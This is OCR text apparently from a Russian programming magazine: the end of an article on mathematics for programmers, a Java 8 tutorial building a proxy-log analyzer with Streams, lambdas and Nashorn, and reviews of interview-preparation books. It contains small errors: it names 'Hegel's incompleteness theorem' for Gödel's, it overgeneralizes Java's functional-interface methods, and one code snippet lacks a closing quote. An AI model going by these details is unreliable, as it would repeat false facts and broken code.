Пояснение: контакты микросхем имеют всего два состояния — есть сигнал (1) и нет сигнала (0). И благодаря такому достижению человеческого разума, как матлогика, потоки нулей и единиц превращаются в нечто весьма осмысленное.

- Оптимизация кода со сложными ветвлениями

Пример: построение таблицы истинности для всевозможных случаев, проверяемых в ветвлении в целях сокращения числа блоков if/else.

- Написание тестов для кода со сложными ветвлениями

Пример: если таблица истинности не была построена программистом и код выполняет избыточное число проверок, тестеру следует самому построить ее для тестов, чтобы сократить их количество.

- Программирование битовых операций

Пример: запись прав доступа в виде строки нулей и единиц (010100 — первая цифра — чтение файлов, вторая — редактирование и так далее) и их последующие изменения путем установки значений битов. Просто и максимально оптимизировано.

- Распознавание образов

Пояснение: любой графический объект представляет собой совокупность битов и, следовательно, может быть сравнен с другим графическим объектом с применением побитовых операций.

Темы, на которые стоит обратить внимание:

- булевы функции;
- теория моделей;
- теорема Райса.
- теорема Гегеля о неполноте

Книги:

- Алонзо Чёрч. Введение в математическую логику.
- А. К. Гуц. Математическая логика и теория алгоритмов.

ДРУГИЕ РАЗДЕЛЫ

Дискретная математика включает в себя несколько десятков разделов и подразделов. Приведем примеры практического использования других ее достижений.



Практическое применение:

- Мастеры для поиска ответа на вопрос пользователя (применяются в автоматизированных саппортах), представляющие собой классическую экспертную систему

Пример: реализация англоязычной базы знаний Wolfram|Alpha, которой можно задавать вопросы на человеческом языке.

- Реализация анализаторов текста в виде конечных автоматов

Пример: подпрограмма, реализующая поиск и удаление ряда строк из произвольного текста, может быть реализована в виде конечного автомата.

- Проектирование реляционных СУБД

Пояснение: как гласит нулевое правило Кодда, «реляционная СУБД должна быть способна полностью управлять базой данных, используя связи между данными». Так вот, связи между данными в классической реляционной СУБД оптимизируются с помощью теории графов.

Темы, на которые стоит обратить внимание:

- теория графов;
- экспертные системы;
- асинхронная логика;
- формальные грамматики;
- конечные автоматы.

Книги:

- Род Хаггарти. Дискретная математика для программиста.
- С. В. Яблонский. Введение в дискретную математику.
- Н. Кристофидес. Теория графов: алгоритмический подход.

МАТЕМАТИЧЕСКАЯ СТАТИСТИКА

Знание этой науки — must have для любого человека, занятого тестированием мало-мальски сложных систем (грамотное применение этой науки способно сократить количество тестов на порядок). Также используется для анализа данных с целью получения практически полезных выводов.

Практическое применение:

- Выявление оптимальных классов эквивалентности в тестировании

Пояснение: класс эквивалентности в тестировании — это совокупность тестов, приводящих к одинаковому результату.

- Грамотная оптимизация pair-wise тестирования

Пояснение: pair-wise — это метод сокращения количества тестов путем одновременного тестирования двух параметров вместо одного.

- Построение выборок для исследования каких-либо явлений или объектов

Пример: расчет количества тестов, которого было бы достаточно, чтобы в случае их правильного выполнения быть полностью уверенным в безотказности системы.

Темы, на которые стоит обратить внимание:


- статистические методы;
- теория принятия решений;
- статистика случайных процессов и временных рядов;
- статистическое моделирование.

Книги:

- В. Е. Гмурман. Теория вероятностей и математическая статистика.
- А. А. Боровков. Теория вероятностей.
- Генри Уоррен, мл. Алгоритмические трюки для программистов.

МАТЕМАТИЧЕСКАЯ СТАТИСТИКА ПОНАДОБИТСЯ ПРИ ПОСТРОЕНИИ ВЫБОРОК ДЛЯ PAIR-WISE ТЕСТИРОВАНИЯ

АКИНАТОР



Есть такая замечательная онлайн-игра — «Акинатор» (ru.akinator.mobi). Суть ее проста — загадывай любого персонажа, отвечай на двадцать вопросов про него, и джинн выдает фотографию задуманного героя. Программа никогда не ошибается (если ее не дурить), угадывает даже Бьерне Страуструпа и Криса Касперски. Создается впечатление бесовского происхождения данной игры, но «Акинатор» всего лишь пример огромной самообучающейся экспертной системы.



INFO


Автор выражает благодарность Александру Самусенко за ценные комментарии к готовому тексту. Да и вообще, в одиночку ей было бы тяжело настолько брутально и авторитарно склонять читателя к занятиям математикой :).


ЗАКЛЮЧЕНИЕ

Мы не знаем, какова была твоя точка зрения на взаимоотношения математики и программирования, когда ты взял в руки журнал. Но надеемся, что после прочтения данной статьи ты:

- безоговорочно уверовал в необходимость изучения всех видов и подвидов математической науки;
- четко понял, какие именно разделы математической науки больше всего нужны программистам в целом и тебе в частности;
- составишь личный план математического селф-девелопмента и воплотишь его в жизнь;
- станешь мегаклассным IT-спецом, внесешь вселенски значимый вклад в науку, заработаешь кучу денег и подаришь каждому члену редакции нашего журнала по спортивному автомобилю (список пришлем по первому требованию).

АНАЛИЗАТОР логов на Java 8





ЗНАКОМИМСЯ С ВОЗМОЖНОСТЯМИ НОВОГО JAVA НА КОНКРЕТНОМ ПРИМЕРЕ

Java 8 можно по праву назвать самой ожидаемой версией. Тысячи программистов по всему миру, затаив дыхание, пытались понять, по какому пути пойдет развитие Java после поглощения компании Sun Oracle и ухода многих талантливых инженеров, включая самого Джеймса Галинга, которого называют автором Java.

gogaworm
gogaworm@tut.by

WWW

Официальная документация по Java, включает в себя обзор новых фич 8-й версии: docs.oracle.com/javase/tutorial

Неплохой обзор Java 8: https://leanpub.com/whatsnewinjava8/read

Основные принципы работы с движком Nashorn: winterbe.com/posts/2014/04/05/java8-nashorn-tutorial/



ногочисленные поклонники Java задавались вопросом, сможет ли Oracle продолжать успешное развитие языка, сохранит ли Java свою лидирующую позицию в рейтинге самых популярных языков программирования?

Изменений произошло много. Наконец были переработаны классы работы с датами и временем (больше не придется подключать библиотеку Joda-Time). Немного видоизменился синтаксис языка — появились лямбда-выражения, ссылки на методы, методы по умолчанию. Оптимизирована работа с коллекциями и потоками данных: итеративная обработка коллекций, которая раньше занимала несколько строк, теперь сводится к одной-двум, при этом улучшилась читаемость кода. Претерпела изменения даже сама концепция языка. Так, стало возможным добавление статических методов и методов по умолчанию в интерфейсы. Как обычно, не осталась без внимания организация эффективной работы с памятью. Получили дальнейшее развитие многопоточность и параллельное выполнение кода.

Одни изменения выглядят логичными и востребованными, другие вызовут еще немало споров в форумах и блогах, а мы в рамках статьи пойдем более практико-ориентированным путем — рассмотрим нововведения на конкретном примере.

ПИШЕМ ПРОГРАММУ НА JAVA 8

Посмотрим, насколько красивее и эффективнее справляется Java 8 с повседневными задачами, на примере простой программы для анализа логов. Представим, что живет где-то на просторах нашей родины администратор Вася Пупкин и приказало ему начальство следить, чем таким занимаются пользователи на рабочих местах, по каким сайтам ходят вместо работы, и раздавать грозные предупреждения, если они дольше разрешенного зависают в социальных сетях. Самому рыскать в логах Васе не хочется, поэтому решил он написать небольшую программу на Java, которая бы логи парсила, анализировала и по заданным правилам напоминала пользователям, что Большой Брат за ними присматривает.

Лог-файлы собирает прокси-сервер в формате:

```
<временная метка> <имя пользователя> <url>
```

Раньше, чтобы прочитать такой файл, нам пришлось бы создать BufferedReader и загружать его по строчкам, пока Reader не вернет null. В Java 8 появился способ лучше — интерфейс Stream. Stream представляет собой последовательность объектов, что-то вроде итератора. Но в отличие от итератора он позволяет не только проходить по коллекции, но и сортировать ее, накладывать фильтры, преобразовывать в словарь или выделять набор уникальных значений, находить максимум и минимум и многое другое. Получается нечто похожее на простенькую SQL-базу. Кроме того, Stream поддерживает ленивую загрузку и параллельную обработку данных. Бывают даже Stream с бесконечным потоком данных, данные в этом случае создаются методом generate. Так можно создать бесконечный пул объектов или бесконечную последовательность случайных чисел.

Для загрузки строки из файла в Stream можно создать экземпляр BufferedReader или воспользоваться классом утилит Files. Стоит упомянуть, что данные в Stream грузятся не все сразу, а порциями (для оптимизации расхода памяти), поэтому входной поток не стоит сразу закрывать.

```
try (Stream stream = Files.lines↵
(Paths.get("access.log"))) {
    ...
}
```

Допустим, нам нужно найти всех пользователей, которые заходили на vkontakte более десяти раз в день. Чтобы работать с данными было проще, преобразуем исходные строки в массив строк, использовав в качестве разделителя пробел. Интерфейс Stream содержит метод map, который позволяет преобразовывать одни данные в другие. В качестве входного параметра метод принимает класс, реализующий функциональный интерфейс Function. Функциональный интерфейс — это интерфейс с одним абстрактным методом. Под это описание подходят даже интерфейсы, известные еще с 7-й версии Java, например ActionListener или Runnable. Такие интерфейсы часто используются при создании анонимных классов, в результате получается некоторое нагромождение кода. Чтобы исправить эту ситуацию, в Java 8 появились лямбда-выражения. Говоря простыми словами, лямбда-выражение — это упрощенное представление анонимного класса с одним методом в виде «параметр -> тело». Например,

```
// Было в Java 7
ActionListener listener = ↵
new ActionListener() {
    @Override
    public void actionPerformed↵
    (ActionEvent e) {
        System.out.println↵
        (e.getActionCommand());
    }
};
// Стало в Java 8
ActionListener al8 = e -> ↵
System.out.println(e.getActionCommand());
```

В Java 8 включены несколько стандартных функциональных интерфейсов, которые подходят практически под все нужды программиста:

- Function<T,R> — на входе объект типа T, на выходе объект типа R;
- Supplier<T> — возвращает объект типа T;
- Predicate<T> — принимает объект типа T, возвращает булево значение;
- Consumer<T> — совершает какое-то действие над объектом типа T;
- BiFunction — такой же, как Function, но с двумя параметрами;
- BiConsumer — работает, как Consumer, но с двумя параметрами.

Стандартные функциональные интерфейсы сделаны по одному принципу. В них есть абстрактный метод apply, в котором необходимо реализовать нужное действие, метод по умолчанию andThen, который позволяет выполнить другое действие вслед за текущим, метод по умолчанию compose, который позволяет выполнить другое действие непосредственно перед текущим, и метод по умолчанию identity, который возвращает входное значение.

Методы по умолчанию были добавлены в Java 8 для лучшей поддержки обратной совместимости. Они позволяют расширять существующие интерфейсы, не ломая при этом классы, их реализующие. Можно сказать, что это первый шаг в сторону множественного наследования. Стоить помнить, что в случае, когда класс реализует несколько интерфейсов с дефолтными методами, у которых сигнатура совпадает, необходимо переопределить этот метод и явно указать, реализацию какого интерфейса использовать, иначе компилятор будет недоволен.

Пришло время воспользоваться полученными знаниями. Превращаем строку в массив:

```
stream.map(new Function<String, ↵
Object>() {
    @Override
    public Object apply(String s) {
        return s.split(" ");
    }
})
```

Преобразуем в лямбда-выражение:

```
stream.map(s -> s.split(" "))
```

Оставляем только тех пользователей, кто лазит по vkontakte:

```
.filter(strings -> strings[2].↵
contains("vkontakte"))
```

Осталось сгруппировать результаты, чтобы видеть, сколько раз каждый пользователь посетил сайт. Группировкой занимается метод collect, который ожидает класс, реализующий Collector на входе. К счастью, в Java 8 имеется утилитный класс Collectors, предоставляющий практически все группировщики, которые могут понадобиться программисту.

Преобразуем список в словарь, где ключ — имя пользователя, а значение — повторяемость его в списке, и выводим на экран полученные результаты:

```
.collect(Collectors.groupingBy(strings ↵
-> strings[1], Collectors.counting()))
```

```
.forEach((userName, count) -> System.↵
err.println(userName + " " + count));
```

Теперь заведем отдельный метод для обработки результатов:

```
public class Inspector {
    public static void ↵
    processBadUsers(String userName, ↵
    Long visitCount) { ...
    }
}
```

Передадим в него результаты:

```
.forEach(Inspector::processBadUsers)
```

Странный синтаксис — это обращение к методу по ссылке, еще одно новшество Java 8. Использовать можно не только статические методы, но и методы класса, который передается в параметрах. Например, чтобы преобразовать список строк в список целых чисел, нужно выполнить:

```
List<String> digits = Arrays.↵
asList("1", "2", "3", "4", "5");
List<Integer> result = digits.stream().↵
map(new Function<String, Integer>() {
    @Override
    public Integer apply(String s) {
        return new Integer(s);
    }
}).collect(Collectors.toList());
```

Применив лямбда-выражение, получим:

```
List<Integer> result = digits.↵
stream().map(s -> new Integer(s)).↵
collect(Collectors.toList());
```

Используем ссылку на метод:

```
List<Integer> result = digits.stream().↵
map(Integer::new).collect(Collectors.↵
toList());
```

Нужно отдать должное Oracle, результат впечатляет: всего пара строк кода делает то, на что в ранних версиях Java ушло бы гораздо больше времени и места.

ДОБАВЛЯЕМ JAVASCRIPT

Провинившиеся найдены, пора приступать к порицанию. Наш админ Василий не знает заранее, какую репрессивную меру начальство придумает на этой неделе. Поэтому, чтобы не переписывать программу каждый раз, он решил написать скрипт на JavaScript, который Java-программа могла бы подгрузить и исполнить. К счастью, в Java 8 был реализован JavaScript-движок с гордым названием Nashorn. Запустить JavaScript теперь можно прямо из Java-программы всего несколькими строками кода:

```
ScriptEngineManager engineManager = ↵
new ScriptEngineManager();
ScriptEngine engine = engineManager.↵
getEngineByName("nashorn");
engine.eval(new FileReader("script.js));
```

Однако стоит помнить, что JavaScript-программа не будет иметь доступа к переменным, обычно доступным в браузере, таким как document или window. Зато она может импортировать и использовать Java-классы. К примеру, у нас есть класс, который умеет отправлять письма пользователям:

```
public class SendMailUtil {
    public void sendMail(String user) {
        System.err.println("Sending ↵
        letter to " + user);
    }
}
```

Тогда в файле скрипта нужно объявить тип SendMailUtil, создать класс этого типа и вызвать нужный метод:

```
function punish(userName) {
    var SendMailUtil = Java.type("ru.↵
    xakep.inspector.SendMailUtil");
    var utils = new SendMailUtil();
    utils.sendMail(userName);
}
```

Вызываем функцию скрипта:

```
Invocable invocable = (Invocable) ↵
engine;
invocable.invokeFunction("punish", ↵
"Kolya");
```

Запускаем и получаем:

```
> Sending letter to Kolya
```

Nashorn позволяет использовать стандартные Java-классы в скриптах, например, можно отправить письма целому списку пользователей:

```
// Java-код
List<String> userNames = ↵
new ArrayList<>();
userNames.add("Katya");
userNames.add("Kolya");

Invocable invocable = (Invocable) ↵
engine;
invocable.invokeFunction("punish", ↵
userNames);

// JavaScript
function punish(userNames) {
    ...
    for each (var userName in ↵
    userNames)  {
        utils.sendMail(userName);
    }
}
```

В JavaScript-функциях можно использовать даже Stream и лямбда-выражения. Так что при желании можно написать код, ничем не уступающий джавовскому по возможностям и функционалу. Запустить скрипт можно даже из командной строки, воспользовавшись командой jjs:

```
$ jjs script.js
```

ДРУГИЕ ФИЧИ

На этом изменения Java 8 не заканчивается. Отдельно хочется упомянуть добавление класса Optional, который помогает избавиться от NullPointerException. Появились аннотации на тип данных для более строгой типизации, повторяющиеся аннотации. Получила дальнейшее развитие многопоточность — появился новый класс CompletableFuture. Его статический метод supplyAsync на вход принимает функциональный интерфейс Supplier и выполняется в другом потоке. После завершения в родительском потоке вызывается метод thenAccept с входным параметром типа Consumer. Это особенно удобно использовать в программах с графическим интерфейсом. Претерпела изменения даже сама виртуальная машина — в Java 8 метаданные классов вынесены в память операционной среды. Больше никаких java.lang.OutOfMemoryError: Permgen space!

Перечисление всех изменений займет не одну страницу. Версия получилась довольно революционная — одни только Stream и лямбда-выражения кардинально меняют многие подходы и паттерны. Но не стоит забывать и о подводных камнях, стоящих за этими нововведениями. Разобраться в том, как и что работает изнутри, сколько потребляет ресурсов и к каким потенциальным проблемам может привести, будет тоже не так просто.

Однако, как бы там ни было, приятно осознавать, что язык развивается. И как мне хочется верить, что развивается в лучшую сторону, оставаясь красивым, лаконичным и простым в использовании. ⌶



ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

Ирина Чернова
irairache@gmail.com

Александр Лозовский
lozovsky@glc.ru

ОБЗОР СБОРНИКОВ ЗАДАЧ ДЛЯ ПОДГОТОВКИ К PROGRAMMER INTERVIEW

Оказывается, изучать тему подготовки к собеседованиям можно не только читая нашу ежемесячную рубрику. Еще можно читать в нашей ежемесячной рубрике про специальные книги, которые пишут для тех, кто готовится к programmer interview!

ОБЗОР КНИЖЕК

НАЙТИ УМНОГО. КАК ПРОВЕРИТЬ ЛОГИЧЕСКОЕ МЫШЛЕНИЕ И ТВОРЧЕСКИЕ СПОСОБНОСТИ КАНДИДАТА

Автор: Уильям Паундстоун



Книга исключительно об интервью в Microsoft (иногда упоминается наличие на этой планете других IT-компаний). Первую часть книги занимают легенды о компании, ее сотрудниках и истории их счастливого попадания в святое место. Глава 4 (собственно задачи) — девять страниц. Оставшаяся часть книги — истории о прохождении собеседований и советы в стиле «расслабься и подумай». В приложении приведены наиподробнейшие решения. Все это подано в легкой и веселой форме. Информация переваривается мгновенно, минуя сознание. После прочтения непрерывно думаешь о Microsoft — налицо зомбирующий эффект :).



- Есть интересные, незаезженные байки о Microsoft.
- У автора отличное чувство юмора (относится ко всем книгам Уильяма Паундстоуна).



- Очень мало задач.
- Очень много о Microsoft.
- Нет конкретной информации, что именно делать HR (а название заставляет ждать чего-то подобного).



Вердикт:
если ты фанат Билла Гейтса и можешь бесконечно читать о нем, то эта книга для тебя.

ДОСТАТОЧНО ЛИ ВЫ УМНЫ, ЧТОБЫ РАБОТАТЬ В GOOGLE?

Автор: Уильям Паундстоун



Книга наполнена захватывающими историями на разные любопытные темы: механизм приема на работу в Google (там сложная многоэтапная методика), влияние мирового экономического кризиса на ситуацию на мировом IT-рынке и прочие. Периодически автор забывает название книги и переходит к рассказам про Microsoft. Задач немного (пара десятков страниц). Зато вдоволь психологических советов в стиле глянцевых журналов.



- Название Microsoft встречается в книге чаще, чем Google.
- Задачи слишком известные.
- Сильно напоминает «Как стать миллионером за один день» — success stories гораздо больше, чем задач.



- Читается мгновенно, легкий язык и крупный шрифт.
- Узнаешь кучу историй про Google, которые потом можно рассказывать в минуты неловкого молчания.
- Есть интересная информация по психологии интеллекта.



Вердикт:
годится для защиты кота от посягательств скучающих гостей.



WWW

Перед собеседованием стоит освежить знания синтаксиса языков, владение которыми ты декларируешь в резюме. Для веб-разработчиков рекомендую:
www.codecademy.com/dashboard
www.w3schools.com

КАК СДВИНУТЬ ГОРУ ФУДЗИ?

Автор: Уильям Паундстоун



Одна из первых книг этого автора, многократно переиздана во многих странах мира (написана чуть более десяти лет назад). Именно благодаря ей по интернету стали ходить задачи про M&Ms и настройщиков фортепиано. Она принесла автору всемирную известность. Написана в легком стиле и содержит достаточно интересных фактов. Стоит выделить пару часов вечером для ознакомления.



- Много задач.
- Ответы отдельно от решений.
- Читать реально интересно, невозможно оторваться.



- Книга не ориентирована на хардкорных программистов.



Вердикт:
если что из творчества гениального коммерсанта Вилли и стоит покупать, так это именно ее.

РАБОТА МЕЧТЫ ДЛЯ ПРОГРАММИСТА. ТЕСТОВЫЕ ЗАДАЧИ И ВОПРОСЫ ПРИ СОБЕСЕДОВАНИИ В ВЕДУЩИХ IT-КОМПАНИЯХ

Автор: Джон Монган, Ноа Киндлер, Эрик Гижере



Первые 50 страниц книги посвящены советам по поиску работы (весьма здравые рекомендации). Последние 25 — тому, как правильно составлять резюме. 300 страниц книги — разбор вопросов и задач. Все это богатство распределено по темам: связные списки, массивы и строки, рекурсия, сортировка, параллелизм, ООП, БД, графика, битовые операции и так далее. Воды в книге крайне мало, но необходимая теория приводится.



- Не всем нравится, когда ответы идут сразу после задач.
- Нет задач для конкретных языков программирования.



- Отличный рубрикатор задач (оглавление ооочень длинное).
- Разбор решений не затянут (в сравнении с конкурентами).
- Есть глава, посвященная вопросам на собеседованиях («Какой ваш любимый язык программирования?», «Как охарактеризовать стиль вашей работы?» и прочие).



Вердикт:
эта книга — единственная из всех описанных в статье, которую я купила за свои деньги.

КАРЬЕРА ПРОГРАММИСТА. КАК УСТРОИТЬСЯ НА РАБОТУ В GOOGLE, MICROSOFT ИЛИ ДРУГУЮ ВЕДУЩУЮ IT-КОМПАНИЮ

Автор: Гэйл Лакмаун Макдауэлл



80 страниц — условия задач, 250 — их решения. И небольшая часть общих рекомендаций соискателю на вакансию разработчика. Среди затронутых тем есть: массивы и списки, стеки и очереди, поразрядная обработка, рекурсия и динамическое программирование, сортировка и поиск, потоки и блокировки. Из книги можно вынести много полезной теории, которая пригодится не только на собеседовании.



- Есть задачи для C++ и Java.
- Есть глава про математику и теорию вероятностей.
- Ответы даны отдельно от задач.



- Ответы слишком подробно расписаны.
- Задачи разбиты на слишком крупные тематические группы.
- Много места занимают простейшие вопросы.



Вердикт:
очень хорошая книга, но немного уступает «Работе мечты программиста» по качеству подачи материала (тяжелее читается и больше лишнего текста).

КОНКРЕТНАЯ МАТЕМАТИКА. МАТЕМАТИЧЕСКИЕ ОСНОВЫ ИНФОРМАТИКИ

Автор: Рональд Грэхем, Дональд Кнут, Орен Паташник



Легкая и веселая книга, в которой тонкости практического применения дискретной математики объяснены чуть ли не на пальцах. Затронутые темы: теория чисел, биномиальные коэффициенты и другие разделы дискретной математики. Много картинок для доходчивости понимания материала. Паташник и Грэхем весьма успешно преобразили академическую манеру изложения Дональда.



- Много задач (более 500).
- Освещены самые важные для программистов математические темы.
- Книга выделяется на фоне других произведений Дональда легкостью и динамичностью изложения.



Вердикт:
если ты решил читать книги Кнута (серьезное дело, настоящий хардкор), начинать стоит с этой.



INFO

Главы из «Искусства программирования», которые стоит повторить при подготовке к собеседованию:

- Глава 5. Сортировка.
- Глава 6. Поиск.
- Глава 7. Комбинаторный поиск.




WWW

Англоязычные сайты с задачами

Сборник задач и вопросов из разных IT- (и не только) сфер: www.programmer-interview.com

Подписка на свежие вопросы с собеседований: www.intertechtion.com



WARNING

Книги Уильяма Паундстоуна склонны сильно пересекаться друг с другом по содержанию (прежде всего это касается задач). Не ведись на разнообразие обложек!

ОТВЕТЫ НА ЗАДАЧИ
